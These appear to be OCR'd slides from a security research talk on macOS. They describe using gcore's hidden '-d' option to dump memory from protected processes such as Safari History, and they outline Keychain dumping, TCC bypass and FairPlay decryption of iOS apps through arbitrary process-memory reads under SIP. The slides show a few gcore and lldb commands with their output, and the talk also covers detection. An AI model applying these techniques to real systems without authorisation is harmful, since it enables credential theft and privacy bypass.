
Handling gcore Execution Failures

- gcore fails to generate core image for certain processes
- But this can be circumvented by specifying hidden “-d” option
  - When “-d” is specified, preserve option is enabled
  - When memory read fails, generates memory dump with contents read up to that point

```
% sudo gcore -s -v -o /tmp/a $(pgrep com.apple.Safari.History)
Password:
Dumping core for pid 695 to /tmp/a
Writing 236 segments
gcore: 0000000c8a018000-0000000c8a01c000 mach_vm_remap()
c8a018000-c8a01c000: failed: (os/kern) invalid argument (0x4)
gcore: failed to write core file correctly
gcore: failed to dump core for pid 695
```

```
struct options {
    int corpsify;       // make a corpse to dump from
    int suspend;        // suspend while dumping
    int preserve;       // preserve the core file, even if there are errors
    int verbose;        // be chatty
#ifdef CONFIG_DEBUG
    int debug;          // internal debugging: options accumulate. noisy.
#endif
    ...
};
```

https://github.com/apple-oss-distributions/system_cmds/blob/56f28fa802f4c21f687637fac27793932eedfbb3/gcore/options.h#L34


System Settings
Edit
View
Window
Help
Fri Apr 4 0:09
exploit — sh — 80×24
sh-3.2$
secret.pdf
Privacy & Security
Search
Appearance
Siri
Control Center
Desktop & Dock
Displays
Screen Saver
Spotlight
Wallpaper
Notifications
Sound
Focus
Screen Time
Lock Screen
Privacy & Security
Login Password
Users & Groups
Internet Accounts
Game Center
iCloud
Wallet & Apple Pay
Keyboard
Printers & Scanners
Privacy
Control which apps can access your data, location, camera, and microphone, and manage safety protections. Learn more...
Location Services 0
Calendars None
Contacts None
Files & Folders None
Full Disk Access None
HomeKit None
Media & Apple Music None
Passkeys Access for Web Browsers None
Photos None
Reminders None
Accessibility 0
App Management 0
Automation 0


Outline

- macOS security 101
- Exploitation
  - Dumping Keychain
  - Bypassing TCC
  - **Decrypting FairPlay-encrypted iOS apps**
- Discovering similar bugs
- Detection
- Conclusion & Takeaways

Issues in iOS Application Analysis

- iOS apps are encrypted with FairPlay
  - To perform static or dynamic analysis, decrypting iOS apps is required
  - FairPlay encryption is not documented nor reverse-engineered yet
- Typical steps to decrypt iOS apps
  - Grab Jailbroken iPhone
  - Launch a target iOS app in Jailbroken iPhone
  - Read the memory of decrypted iOS app and dump it
    - Available open-source tools are frida-ios-dump, bfdecrypt, …
- Other ways to decrypt iOS apps (but need to be specific iOS version)
  - Exploit vulnerabilities that allows to read other process memory (yacd, no JB)
  - Use mremap_encrypted API (flexdecrypt)

Jailbreak Is Getting Harder Though…



Most modern jailbreak tools only support iOS devices released up until 2017. These supported devices are expected to stop receiving updates from Apple in the coming years

- *"*Tapping .IPAs: An automated analysis of iPhone applications using apple silicon macs*"* by S. Seiden, *et al*.

The development of JB tools is decreasing over time

Running iOS Apps Natively on macOS


iPad and iPhone apps on Apple silicon Macs

Apple silicon Macs can run many iPad and iPhone apps as-is, and these apps will be made available to users on the Mac through the Mac App Store. Discover how iPad and iPhone apps run on Apple silicon Macs, and the factors that make your apps come across better. Learn how to test your app for the Mac, and hear about your options for distribution of your apps.

https://developer.apple.com/videos/play/wwdc2020/10114/

Issues in Analysis of iOS Apps on macOS

- iOS apps are prohibited from running when SIP is off





```
appstoreagent
Subsystem: com.apple.appstored  Category: Repair  Details  2025-04-04 17:06:30.812969+0900

[FP/FP/xyz.blueskyweb.app/2D5B6312] Repair complete with result: 0 error:
Error Domain=ASDErrorDomain Code=502 "Not supported in current system
integrity state" UserInfo={NSDebugDescription=Not supported in current
system integrity state}
```

- With SIP on, attatching iOS apps with debugger is prohibited
  - Of course, task_read_for_pid is also prohibited

```
sh-3.2$ sudo lldb -p `pgrep -x Bluesky`
(lldb) process attach --pid 1204
error: attach failed: attach failed (Not allowed to attach to process.  Look in the console messages (Console.app), near the deb
ugserver entries, when the attach failed.  The subsystem that denied the attach permission will likely have logged an informativ
e message about why it was denied.)
```

Issues in Analysis of iOS Apps on macOS

- iOS apps are prohibited from running when SIP is off



But… we have now power of **reading any process memory on SIP-enabled environment**

